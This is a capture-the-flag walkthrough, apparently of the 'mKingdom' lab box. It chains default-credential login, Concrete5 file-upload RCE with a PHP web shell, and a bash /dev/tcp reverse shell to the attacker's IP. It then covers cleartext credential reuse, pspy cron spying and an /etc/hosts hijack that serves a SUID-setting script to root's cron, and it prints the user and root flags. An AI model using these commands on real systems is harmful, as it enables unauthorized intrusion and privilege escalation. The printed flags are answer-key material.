


Nmap Results
# Nmap 7.94SVN scan initiated Thu Jun 20 11:50:21 2024 as: nmap -Pn -p- --min-rate 2000 -sC -sV -oN nmap-scan.txt 10.10.189.43
Nmap scan report for 10.10.189.43
Host is up (0.076s latency).
Not shown: 65534 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
85/tcp open  http    Apache httpd 2.4.7 ((Ubuntu))
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: 0H N0! PWN3D 4G4IN

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Thu Jun 20 11:51:02 2024 -- 1 IP address (1 host up) scanned in 41.85 seconds
Service Enumeration
TCP/85

Nothing particularly interesting in the source code, no robots.txt or sitemap.xml. We're going to need to do some enumeration of directories and files.
Gobuster Enumeration
Directories and Files
gobuster dir -u http://10.10.189.43:85 -w /usr/share/seclists/Discovery/Web-Content/big.txt -o mKingdom_83.txt -t 100/.htaccess (Status: 403) [Size: 288]
/.htpasswd (Status: 403) [Size: 288]
/app (Status: 301) [Size: 312] [--> http://10.10.189.43:85/app/]
/server-status (Status: 403) [Size: 292]/app
Page Source
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <style>
        body {
            display: flex;
            justify-content: center;
            align-items: center;
            height: 100vh;
            margin: 0;
        }

        button {
            padding: 10px 20px;
            font-size: 16px;
            cursor: pointer;
            background-color: #4CAF50;
            color: #fff;
            border: none;
            border-radius: 5px;
        }
    </style>
    <title>ACCESS</title>
</head>
<body>
    <button onclick="buttonClick()">JUMP</button>

    <script>
        function buttonClick() {
            alert("Make yourself confortable and enjoy my place.");
            window.location.href = 'castle';
        }
    </script>
</body>
</html>
If we click the JUMP button, this should bring up a JavaScript alert and then redirect us to /castle.

OK and then are redirected to /app/castle/app/castle


8.5.2 -- and interesting JavaScript variablesWalking the Application
 Björn Kimminich
We don't know anything about the web app at the moment, so we're just going to click around and explore, enter expected inputs, and see what things do.

/blog seems to be built with a CMS called concrete5


/contact does actually make a HTTP POST to the server

/login link at the bottom takes us to a sign-in page
Penetration Testing

Search for CVEs for this version of Concrete5


CVE-2020-24986 -- RCE via File Upload

According to the write-up in the vulnerability disclosure on HackerOne, this is an authenticated RCE via file upload. It requires us to log into the admin panel and allow .php as a file upload type.

admin
Finding the Admin Login
We need to know the login for the admin user in order to be able to log into the admin dashboard and change the list of whitelisted file extensions.
When Googling, I found that the default username of the Concrete5 CMS is admin, so it looks like the web admin is still using the default account to write blog posts. This is a sign of bad hygiene and poor security practices.

Let's start off by taking some simple guesses...
admin:admin— ❌admin:password— 🎉

Testing the Exploit




 WhiteWinterWolf

I'm going to use this web shell
wget https://raw.githubusercontent.com/WhiteWinterWolf/wwwolf-php-webshell/master/webshell.phpDownload the webshell file for upload to the target


Exploit
This version of Concrete5 CMS is vulnerable to arbitrary code execution via file upload. However, the exploit requires access as a privileged user to the administrator dashboard.
At face value, this exploit does not present a problem, due to the authentication requirements. However, because the web administrator is using the default username along with a poor choice of password, this exploit becomes extremely trivial.
Web Shell to Reverse Shell
sudo rlwrap nc -lnvp 443Start a TCP listener on your preferred port
bash -c 'bash -i >& /dev/tcp/10.6.63.22/443 0>&1'Command to run in the web shell to connect back to listener

export TERM=linux
python -c "import pty; pty.spawn('/bin/bash')"
Quality-of-life improvements in your reverse shell
Post-Exploit Enumeration
Operating Environment
OS & Kernel
NAME="Ubuntu"
VERSION="14.04.6 LTS, Trusty Tahr"
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu 14.04.6 LTS"
VERSION_ID="14.04"
HOME_URL="http://www.ubuntu.com/"
SUPPORT_URL="http://help.ubuntu.com/"
BUG_REPORT_URL="http://bugs.launchpad.net/ubuntu/"

Linux mkingdom.thm 4.4.0-148-generic #174~14.04.1-Ubuntu SMP Thu May 9 08:17:37 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
Current User
uid=33(www-data) gid=33(www-data) groups=33(www-data),1003(web)

Sorry, user www-data may not run sudo on mkingdom.
Users and Groups
Local Users
mario:x:1001:1001:,,,:/home/mario:/bin/bash
toad:x:1002:1002:,,,:/home/toad:/bin/bash
Local Groups
mario:x:1001:
toad:x:1002:
Network Configurations
Network Interfaces
eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 9001 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 02:62:2a:f4:57:11 brd ff:ff:ff:ff:ff:ff
    inet 10.10.189.43/16 brd 10.10.255.255 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::62:2aff:fef4:5711/64 scope link
       valid_lft forever preferred_lft forever
Open Ports
tcp    LISTEN     0      50             127.0.0.1:3306                  *:*
tcp    LISTEN     0      128            127.0.0.1:631                   *:*
Interesting Files
/var/www/html/app/castle/application/config/database.php
<?php

return [
    'default-connection' => 'concrete',
    'connections' => [
        'concrete' => [
            'driver' => 'c5_pdo_mysql',
            'server' => 'localhost',
            'database' => 'mKingdom',
            'username' => 'toad',
            'password' => 'toadisthebest',
            'character_set' => 'utf8',
            'collation' => 'utf8_unicode_ci',
        ],
    ],
];
Privilege Escalation
Lateral to Toad
During the post-exploit enumeration process, we found the database configuration file for the Concrete5 CMS, which has the password for
toad in cleartext.su toadWe could use the password to connect to the database, but let's just do a quick check to see if the database password is also the user password


sudo privileges as a quick win, but no such lucktoad user, looking for interesting things this user has access toInteresting Files
/home/toad/.bashrc
   110    if [ -f /usr/share/bash-completion/bash_completion ]; then
   111      . /usr/share/bash-completion/bash_completion
   112    elif [ -f /etc/bash_completion ]; then
   113      . /etc/bash_completion
   114    fi
   115  fi
   116
   117  export PWD_token='aWthVGVOVEFOdEVTCg=='
On line 117, we see the export statement setting a variable of PWD_token with a value of aWthVGVOVEFOdEVTCg==.


toad's password, so it's more than likely going to be mario or root's password.
marioLateral to Mario
mario, we yet again repeat the post-exploit enumeration process
sudo after changing user, but this avenue is a dead end, as the id command has no potential for abuse and the binary is not writablecat user.txt at this point and be rightfully frustrated when it doesn't work. the /bin/cat binary is set with -rwsr-xr-x 1 toad root 47904 Mar 10 2016, meaning that it is going to run as toad and toad cannot read user.txt.Instead, go back to your session as
toad and run chmod 0755 /bin/cat and then, switch back to mario. Or, use another binary such as more user.txt to read the file.Interesting Files
/var/log/up.log
There are 48728 folder and files in TheCastleApp in - - - - > Thu Jun 20 17:01:01 EDT 2024.
There are 48728 folder and files in TheCastleApp in - - - - > Thu Jun 20 17:02:02 EDT 2024.
There are 48728 folder and files in TheCastleApp in - - - - > Thu Jun 20 17:03:01 EDT 2024.
There are 48728 folder and files in TheCastleApp in - - - - > Thu Jun 20 17:04:01 EDT 2024.
toad, but realized that the privilege escalation procedure would require me to be running as mario...I hunted around the file system looking for interesting files, such as:
- SUID files
- Files owned by
mario,root, ortoadthat might have interesting data - Other configuration files
- Log files
And the file I found here seems to run every minute and tally the files and folders in TheCastleApp, wherever that may be.
grep -lr 'TheCastleApp' /directory_name_hereI started grepping around recursively for the TheCastleApp on the file system


Spying on the Cron Job
counter.sh script is being run at one-minute intervals, likely by a cron job under another user's crontab. We know it's not ours, because running crontab -l returns nothing as toad or www-data. So it must be either root or mario.DominicBreukerFor this task, we can use the pspy binary on the target machine. More about pspy:
Using the inotify API, you can get notifications whenever these files are created, modified, deleted, accessed, etc. Linux does not require priviledged users for this API since it is needed for many innocent applications (such as text editors showing you an up-to-date file explorer). Thus, while non-root users cannot monitor processes directly, they can monitor the effects of processes on the file system.
So, the pspy process will watch the inotify API for activity indicating that processes are creating / deleting / modifying / accessing files on the file system. Then, it will try and read the process metadata under /proc/<proc_id> to see what it is doing.
wget https://github.com/DominicBreuker/pspy/releases/download/v1.2.1/pspy64 -O pspyDownload the latest release to your attack box
sudo python3 -m http.server 80Start a HTTP server to host pspy
wget http://10.6.63.22/pspy -O /tmp/pspy
chmod u+x /tmp/pspy
Download pspy to the target from your attack box and make it executable

pspy to the target/tmp/pspy > /tmp/pspy.txt &
pspy in the background
cat /tmp/pspy.txt and we see the cron job's command line here in the outputkillall pspyStop the pspy process, so it doesn't fill up the disk
Indirectly Manipulating the Cron Job
We see the cron job does two things:
- Run
curl mkingdom.thm:85/app/castle/application/counter.sh(likely to check if the file exists) - Run
/bin/sh -c curl mkingdom.thm:85/app/castle/application/counter.sh | bash >> /var/log/up.logto feed the output fromcounter.shintobashvia the pipeline- Effectively, this causes
bashto run thecounter.shscript
- Effectively, this causes
What are the possible ways to indirectly manipulate this cron job?
❌ The task is running in root crontab (see UID=0), so off limits
❌ We can't use a port forward, since tcp/85 is a privileged port
❌ counter.sh is not writable by our current user
❌ There's no way to abuse PATH injection due to cron PATH
❌ The contents of the script itself only run ls -laR | wc, no avenue
❌ We can't replace sh, curl, bash, ls, or wc as they're not writable
✅ We can manipulate the DNS record in /etc/hosts

mario has rw on the /etc/hosts file
mkingdom.thm points to 127.0.1.1, but we can overwrite with our VPN IPBecoming Root
Overwriting the Hosts File
cp /etc/hosts /tmp/hosts.bakMake a backup of the current /etc/hosts file
# s/ : substitute
# 127\.0\.1\.1\tmkingdom.thm : replace the IP {tab} mkingdom.thm
# 10\.6\.63\.22\t\tmkingdom.thm : with VPN IP {tab} mkingdom.thm

cat /etc/hosts | sed 's/127\.0\.1\.1\tmkingdom\.thm/10\.6\.63\.22\t\tmkingdom.thm/g' > /tmp/replace_hosts
Had to do it this way, because sed was running into permissions issues

cat /tmp/replace_hosts > /etc/hosts
Creating the Counterfeit Script
# Create the directory structure that the cron job looks for
mkdir -p /tmp/app/castle/application
# Create the script file
nano /tmp/app/castle/application/counter.sh
Create counter.sh on your attack box
#! /usr/bin/env bash

# Set SUID bit on /bin/bash binary
chmod 4755 /bin/bash
This is the contents of counter.sh on the attack box
sudo python3 -m http.server 85 --direcotry /tmpStart a HTTP server on tcp/85 and the cron job should hit the server at next run

python HTTP server responded HTTP 200 to the client
/bin/bash now has the SUID bit set/bin/bash -ipRun this command as mario to run bash with the SUID privileges

euid=0 -- we're root!
cron jobFlags
User
thm{030a769febb1b3291da1375234b84283}
Root
thm{e8b2f52d88b9930503cc16ef48775df0}